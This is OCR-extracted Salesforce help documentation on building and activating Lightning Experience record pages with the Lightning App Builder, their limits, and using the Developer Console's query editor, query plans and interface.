
Email application pane pages available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder
- "Customize Application"

To view Lightning Pages in the Lightning App Builder
- "View Setup and Configuration"



4. In the page properties, give your customized page a unique, descriptive label.

   To get to the page properties, click **Page** from the breadcrumb at the top of the properties pane.

5. Save your page.

   Hang on, you're not done yet! To make your customized record home page available to your Lightning Experience users, you must activate it. You can activate the page from the Save dialog when you save it for the first time, or later using the Activation button.

SEE ALSO:

Lightning Page Considerations and Limitations


Customize Tabs on Lightning Experience Record Pages Using the Lightning App Builder

Lightning Page Considerations and Limitations

Customize Tabs on Lightning Experience Record Pages Using the Lightning App Builder

With the Lightning App Builder, you can create, update, delete, and change the order of tabs and tab sets on record pages in Lightning Experience. Configure the tabs that your users see, name them whatever you like, and add a custom set of components to each tab.

1. From the Lightning App Builder list page in Setup, open an existing record page or create a new one.
2. Add a Tabs component to the page.
3. In the Tabs component properties, click **Add Tab**.
   A Details tab is added.
4. Customize the Details tab by clicking it in the properties pane. You can select a different standard label or click **Custom** and enter the tab name you want.



Note: Custom tab labels in the Tabs component—including those installed from packages—aren't translated. For example, if you create a custom "Goals" tab in English, then view the page as a user whose language is set to French, the tab still displays as "Goals".

5. To add your first component to a tab, select the tab on the canvas and then drop the component directly below it.

EDITIONS

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
Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder
- "Customize Application"

To view Lightning Pages in the Lightning App Builder
- "View Setup and Configuration"



6. Reorder tabs in the Tabs properties pane by dragging and dropping them into position. You can't drag and drop individual tabs on the canvas.

SEE ALSO:

Configure Lightning Experience Record Pages

Lightning Page Considerations and Limitations

Activate Lightning Experience Record Pages

Is your custom record page ready for your users? Use the Activation function inside the Lightning App Builder to get the page out to them. You have two activation options. You can make your custom record page the default record page for all users, assign it to specific Lightning apps, or assign it to record types and profiles. Assigning the page to a Lightning app, record type, or profile gives your users access to a record page customized for the context they're working in.

1. Create a record page or open an existing one in the Lightning App Builder.
2. If you opened a record page that is ready for your users and doesn't need editing, click **Activation**.
3. If you created a page or opened a page that needs adjustment, make the necessary changes, click **Save**, and then click **Activate**.
   You have a few options for activating a record page.
   - Make the page the org default for the object.
   - Make the page the default object record page for specific Lightning apps.
   - Assign the page to a combination of Lightning apps, record types, and profiles.
4. On the activation screen, click the tab for the option you've chosen, and follow the steps to activate the page.

Tip:

- You can see which record pages are activated for which Lightning app in the Lightning Record Pages related list in the Object Manager.
- If you no longer want a page to be an app or org default, redo the activation process for the page, and select the option to remove it as the default.
- If you activate a page and then return to make changes, you don't have to activate it again. Clicking **Save** after you make your edits pushes the changes to your users.

SEE ALSO:

Configure Lightning Experience Record Pages
Lightning Page Considerations and Limitations

EDITIONS

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Email application pane pages available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder
- "Customize Application"

To view Lightning Pages in the Lightning App Builder
- "View Setup and Configuration"

Lightning Page Considerations and Limitations

Here are some things to keep in mind when working with Lightning Pages.

EDITIONS

Lightning App Builder available in: both Salesforce Classic and Lightning Experience

Lightning record, home, and utility bar pages available in: Lightning Experience

Lightning app pages available in: both Salesforce1 and Lightning Experience

Email application pane pages available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

General Considerations

- If you're curious about a component, click it to see more information in the properties pane.
- You can create and edit a record page even if you don't have permission to access the object that the page is associated with. You can add, remove, delete, and reconfigure components on the page, but you don't see any of the content for the components that are based on that object.
- When you open a record page in the Lightning App Builder, you see only the components that are available for the object tied to that page. For person account pages, some of the components you see apply only to business accounts.
- Accounts and person accounts have different standard default pages to begin with. However, when you create a Lightning page for accounts and assign it as the default for either an org or an app, that page becomes the org or app default for both business accounts and person accounts. To display a custom record page for person accounts, create a custom account record page, then assign it to the person account record type.

Lightning Page Tabs

- In Salesforce Classic, Lightning Page tabs don't show up on the All Tabs page when you click the plus icon ( ) that appears to the right of your current tabs. Nor do Lightning Page tabs show up in the Available Tabs list when you customize the tabs for your apps.
- In Salesforce Classic, the Default On and Default Off options for Lightning Page tabs don't work the same way as for other custom tabs. The Lightning Page menu item appears for the selected profiles in Salesforce1 whether you choose Default On or Default Off. Select the **Tab Hidden** option to hide the Lightning Page for the selected profiles.

Limits and Limitations

- You can place up to 25 tabs in a Tabs component.
- A Lightning Page region or tab can contain up to 25 components.
- You can have both a Visualforce or s-control override and a Lightning Page override set for the View action at the same time on the same object. In Lightning Experience, the Lightning Page override displays. In Salesforce Classic, the Visualforce or s-control override displays.
- Dropdown menus in the Lightning App Builder can display up to 200 items. Enter a few characters, and all available matches are displayed as you type.
- Although you can add the Potential Duplicates component to person account pages, the component doesn't display duplicate person accounts.
- Custom tab labels in the Tabs component—including those installed from packages—aren't translated. For example, if you create a custom "Goals" tab in English, then view the page as a user whose language is set to French, the tab still displays as "Goals".

- The Three Columns template was designed with Lightning console apps in mind. It features a main column and two sidebars with fixed proportional widths. The main column width is 50% and the side columns widths are each 25%. The minimum supported resolution for this template is 1280 pixels.

SEE ALSO:

Considerations and Limitations for Flows in Lightning Pages (Beta)

Configure Lightning Experience Record Pages

Considerations and Limitations for Flows in Lightning Pages (Beta)

Here are some things to keep in mind when you add a flow component to a Lightning Page.

Note: This release contains a beta version of the Flow component for Lightning Pages, which means it's a high-quality feature with known limitations. The Flow component isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for the Flow component for Lightning Pages in the IdeaExchange.

Lightning Pages always use Lightning runtime, so also review the Lightning Runtime Limitations.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Running Flows from a Lightning Page

When a user opens a Lightning Page that has a flow component, the flow runs when the page loads. Make sure that the flow doesn't peform any actions – such as create or delete records – before the first screen.

Input Variable Limitations

- These variables aren't supported.
  - Collection variables
  - sObject variables
  - sObject collection variables
  - Variables of type Picklist or Multi-Select Picklist
- The component supports only manually entered values for input variables.
- Text input variables accept a maximum length of 4,000 characters.

Deployment Limitations

- If a Lightning Page or FlexiPage contains a flow component, we don't support:
  - Creating packages that include the Lightning Page
  - Copying a sandbox that includes the Lightning Page or FlexiPage
  - Creating trialforce templates that include the FlexiPage

- If you use the Metadata API to deploy a FlexiPage that includes a flow component, the referenced flow must already exist. If it doesn't, deploy the flow first and then deploy the FlexiPage.

SEE ALSO:

Limits and Considerations for Visual Workflow
Lightning Pages
Lightning Page Considerations and Limitations
Considerations for Two-Column Flows

Resources for the Point & Click Administrator

In addition to online help, Salesforce creates video demos, guides, and tip sheets to help you learn about our features and successfully administer Salesforce.

Platform and Apps

	For End Users	For Admins
Guides and Tip Sheets		
Building Custom Objects, Tabs, and Related Lists		✓
Implementing State and Country Picklists		✓
Using Multiple Business Processes		✓
Useful Workflow Rules		✓
Useful Approval Processes		✓
Visual Workflow Guide		✓
Force.com Sites Implementation Guide		✓
Organization Sync Implementation Guide		✓
Videos		
How to Change the Look and Feel of Salesforce for Your Company (Salesforce Classic)		✓
Creating a Workflow Rule (Salesforce Classic)		✓
Visual Workflow Cloud Flow Designer Overview		✓
Building a Simple Flow (Salesforce Classic)		✓
Troubleshooting Workflow (Salesforce Classic)		✓
Avoid Unwanted Actions in Your Process		✓
Creating Custom Links and Buttons		✓
Who Sees What: Record Types (Salesforce Classic)		✓

Custom Fields

	For End Users	For Admins
Videos		
How to Create a Custom Field in Salesforce (Salesforce Classic)		✓
Custom Fields: Picklists		✓

Formulas

	For End Users	For Admins
Guides and Tip Sheets		
Formulas Quick Reference Guide		✓
Useful Formula Fields		✓
Tips for Reducing Formula Size		✓
Using Date and Date/Time in Formulas		✓
Useful Validation Rules		✓
Videos		
Getting Started With Formulas (Salesforce Classic)		✓
How to Build an Image Formula (Salesforce Classic)		✓
Formulas: Tips and Gotchas (Salesforce Classic)		✓

ENHANCE SALESFORCE WITH CODE

You can make your Salesforce organization even more useful and responsive to your users by developing custom applications and integrating your external applications.

It's best to do your development in a sandbox so you can test your code changes before you deploy them. Sandboxes contain copies of your data, code, and configuration settings that are isolated from your production environment. You can customize your organization and test applications in a sandbox, then deploy the changes to your production organization when ready. In some cases, you might have several developers working in different sandboxes who then coordinate those changes for deployment.

Writing Code

Write code using the Apex programming language to add business logic or use the Visualforce markup language to create the user interface. Integrate your application using APIs and authenticate your external applications.

Debugging Your Code

Use checkpoints, logs, and the View State tab to help debug the code you've written.

Testing Your Changes

Testing is key to the success of your application, particularly if you deploy your application to customers. If you validate that your application works as expected with no unexpected behavior, your customers are going to trust you more.

SEE ALSO:

Sandbox Types and Templates

Complete Salesforce Developer Documentation

Writing Code

Write code using the Apex programming language to add business logic or use the Visualforce markup language to create the user interface. Integrate your application using APIs and authenticate your external applications.

Salesforce Development Tools

Salesforce provides a variety of tools for all phases of app development. Most of them are available from the Setup menu.

Developer Console

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

Working with Code

This section contains information about the tools and techniques you can use when making changes to your organization by using code.

Canvas App Previewer

Canvas App Previewer is a development tool that lets you see what your canvas apps will look like before you publish them.

SEE ALSO:

Debugging Your Code

Testing Your Changes

Securing Your Code

Salesforce Development Tools

Salesforce provides a variety of tools for all phases of app development. Most of them are available from the Setup menu.

This table summarizes the functionality of the various Salesforce development tools.

Tool	Code	Debug	Test	Deploy	Available From
Force.com Developer Console	✓	✓	✓		`Your Name` or the quick access menu (⚙)
Force.com IDE	✓	✓	✓	✓	developer.salesforce.com
Visualforce development mode footer	✓				Setup or your personal settings
Code editor	✓				Setup
Apex Test Execution			✓		Setup
Change Sets				✓	Setup
Force.com Migration Tool				✓	Setup

EDITIONS

Available in: Salesforce Classic

The available tools vary according to which Salesforce Edition you have.

Note: The Force.com IDE is a free resource provided by Salesforce to support its users and partners, but is not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

SEE ALSO:

Developer Console Functionality

Choose Your Tools for Developing and Deploying Changes

Enabling Development Mode

Developer Console

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

Open the Developer Console
It takes only a couple of clicks to open the Developer Console from Salesforce Classic or Lightning Experience. The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

Developer Console Functionality
The Developer Console can help with many of your development tasks.

Developer Console Query Editor
You can use the Query Editor in the Developer Console to execute a SOQL query or SOSL search on the data in your organization. The History pane displays your last 10 queries for quick reuse. Results are displayed in a Query Results grid, in which you can open, create, update, and delete records. For SOSL search results with multiple objects, each object is displayed on a separate tab.

The Developer Console User Interface
The Developer Console includes a collection of useful tools for coding, debugging, and testing applications.

Open the Developer Console

USER PERMISSIONS	
To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

It takes only a couple of clicks to open the Developer Console from Salesforce Classic or Lightning Experience. The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

To open the Developer Console from Salesforce Classic:

1. Click *Your Name*.
2. Click **Developer Console**.

To open the Developer Console from Lightning Experience:

1. Click the quick access menu ( ).
2. Click **Developer Console**.

Developer Console Functionality

USER PERMISSIONS

To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The Developer Console can help with many of your development tasks.

What Tasks Can You Accomplish with the Developer Console?

Debugging and Troubleshooting

The Developer Console provides a convenient set of tools for efficiently tracking down logical issues.

- **View Logs**: Use the Logs tab to view a list of logs. Open logs in the Log Inspector. Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.
- **Set and View Checkpoints in Apex Code**: Use the Developer Console to set checkpoints to identify the source of errors. For example, if you want to understand why a certain request generates an error, you can review the execution, identify the offending logic, and set a checkpoint. When you execute the process again, you can inspect the request at that specific point to understand in detail how to improve your code. While the Developer Console can't pause execution like a traditional debugger, it provides cloud developers much of the same visibility, and reduces the need to instrument code with `System.debug` commands.

Editing and Navigating Source Code

The Developer Console allows you to browse, open, edit, and create source code files.

- **Browse Packages in Your Organization**: Navigate the contents of packages created in your organization.
- **View and Edit Apex Classes and Triggers**: Open and edit Apex triggers and classes, and open a read-only view of your custom object definitions.
- **View and Edit Lightning Components**: Open and edit Lightning resources, such as an application, component, event, or interface.
- **View and Edit Visualforce Pages and Components**: Open and edit Visualforce pages and components.
- **Use the Source Code Editor**: Open a working set of code files and switch between them with a single click. The Developer Console Source Code Editor includes an auto-complete feature for Apex code.

Testing and Validating Performance

The Developer Console has a number of features dedicated to testing code and analyzing performance.

- **Test Apex Code**: Use the Developer Console to check code coverage and run Apex tests, including unit tests, functional tests, regression tests, and so on. To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no

arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`.

- **Inspect Logs for Performance Issues**: Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic. Open a debug log and view the aggregated performance of an operation in the Performance Tree. The Executed Units panel breaks up the request both by time and type, and categorizes the timings by methods, queries, workflows, callouts, DML, validations, triggers, and pages, giving you a clear idea of where to find performance issues. Use the Timeline panel to see a timeline view of the overall request and walk through the events for a given block. The Limits panel provides a summary view of resources used and maps them against your allocated request limits.

Executing SOQL and SOSL Queries

The Developer Console provides a simple interface for managing SOQL and SOSL queries.

- **Edit and Execute SOQL and SOSL Queries**: Use the **Query Editor** to query data from your organization.
- **View Query Results**: Results are displayed in a Query Results grid, in which you can open, create, update, and delete records. For SOSL search results with multiple objects, each object is displayed on a separate tab.

SEE ALSO:

Open the Developer Console

The Developer Console User Interface


Developer Console File Menu

Logs Tab

Examples of Using the Log Inspector

Developer Console Query Editor

You can use the Query Editor in the Developer Console to execute a SOQL query or SOSL search on the data in your organization. The History pane displays your last 10 queries for quick reuse. Results are displayed in a Query Results grid, in which you can open, create, update, and delete records. For SOSL search results with multiple objects, each object is displayed on a separate tab.



Execute a SOQL Query or SOSL Search

Execute SOQL queries or SOSL searches in the Query Editor panel of the Developer Console.

Retrieve Query Plans

Use the Query Plan tool to optimize and speed up queries done over large numbers of records. View query plans for SOQL queries, SOSL searches, reports, and list views. If custom indexes are available for your organization, use query plans to help you decide when to request a custom index from Salesforce Support.

Query Results Grid

The Query Results grid displays each record as a row. You can create, update, and delete records without leaving the Developer Console. For SOSL search results with multiple objects, each object is displayed on a separate tab.

SEE ALSO:

Developer Console Functionality

Execute a SOQL Query or SOSL Search

Execute SOQL queries or SOSL searches in the Query Editor panel of the Developer Console.

1. Enter a SOQL query or SOSL search in the Query Editor panel.
2. If you want to query tooling entities instead of data entities, select **Use Tooling API**.
3. Click **Execute**. If the query generates errors, they are displayed at the bottom of the Query Editor panel. Your results display in the Query Results grid in the Developer Console workspace.
4. Warning: If you rerun a query, unsaved changes in the Query Results grid are lost.

   To rerun a query, click **Refresh Grid** or click the query in the History panel and click **Execute**.

For information on query and search syntax, see the Force.com SOQL and SOSL Reference.

SEE ALSO:

Developer Console Query Editor

Retrieve Query Plans

Query Results Grid

Retrieve Query Plans

Use the Query Plan tool to optimize and speed up queries done over large numbers of records. View query plans for SOQL queries, SOSL searches, reports, and list views. If custom indexes are available for your organization, use query plans to help you decide when to request a custom index from Salesforce Support.


To enable the Query Plan button in the Query Editor, click **Help** > **Preferences**, set **Enable Query Plan** to `true`, and then click **Save**.

To get Query Plans for SOQL queries or SOSL searches, enter your query and click the **Query Plan** button in the Query Editor.

The Query Plan window displays all query operations and the cost of each. The Notes pane displays all notes that are available for your highest ranked query plan, which is the query plan that's currently in use.

To view query plans for reports or list views, complete these steps.

1. Find the ID of your report or list view in its URL.



2. Enter the report or list view ID in the Query Editor, and then click **Query Plan**.
3. Inspect the query plan for your report or list view.

SEE ALSO:

Developer Console Query Editor

Execute a SOQL Query or SOSL Search

Query Results Grid

Query Results Grid

The Query Results grid displays each record as a row. You can create, update, and delete records without leaving the Developer Console. For SOSL search results with multiple objects, each object is displayed on a separate tab.

- To open a record in the results, click the row and click **Open Detail Page**. To edit the record, click **Edit Page** to jump to the record in Salesforce.
- To create a record, click **Insert Row**. Enter the information and click **Save Rows**.

  Note: To insert a row, the query results must contain all the required fields for the object. The required fields must be simple text or number fields. If these conditions aren't met, a blank row is created but you can't save it. In this case, click **Create New** to create a record in Salesforce.

- To edit a record within the Query Results grid, double-click the row. Make your changes and click **Save Rows**.
- To delete a record, select the related row and click **Delete Row**.

SEE ALSO:


Developer Console Query Editor

Execute a SOQL Query or SOSL Search

Retrieve Query Plans

The Developer Console User Interface

The Developer Console includes a collection of useful tools for coding, debugging, and testing applications.



The Developer Console is organized into these sections:

1. Menubar
2. Workspace with a tab for each open item
3. Logs, Tests, and Problems panel

Tip: To see a list of Developer Console keyboard shortcuts, click **Help** > **Shortcut Keys** or press CTRL+SHIFT+?.

Developer Console User Interface: Menu Bar

The menu bar contains menus that give you access to most of the important functionality.

Developer Console User Interface: Workspace

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console. The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on.

Developer Console User Interface: Logs, Tests, and Problems Panel

The lower panel in the Developer Console includes a collection of useful tabs.

Developer Console Command Line Reference

The Developer Console includes a command line for various useful commands. To open or close the Developer Console Command Line Window, press **CTRL+SHIFT+L**.

SEE ALSO:

Developer Console Functionality

Developer Console User Interface: Menu Bar

The menu bar contains menus that give you access to most of the important functionality.

- The **Help** menu includes links to the online help, a reference page of shortcut keys, and the Developer Console preferences page.

Developer Console File Menu

The Developer Console **File** menu allows you to manage your Apex triggers and classes, Visualforce pages and components, and static resources (text, XML, JavaScript, or CSS). It includes these options.

Open Types with the File Open Window

You can browse and open your application code and data objects from the Developer Console Open window.

Developer Console Edit Menu

The Developer Console **Edit** menu allows you to search and edit your code files. It includes these options.

Developer Console Debug Menu

The Developer Console **Debug** menu allows you to manage your logs and execute anonymous Apex. It includes these options.

Developer Console File Menu

The Developer Console **File** menu allows you to manage your Apex triggers and classes, Visualforce pages and components, and static resources (text, XML, JavaScript, or CSS). It includes these options.

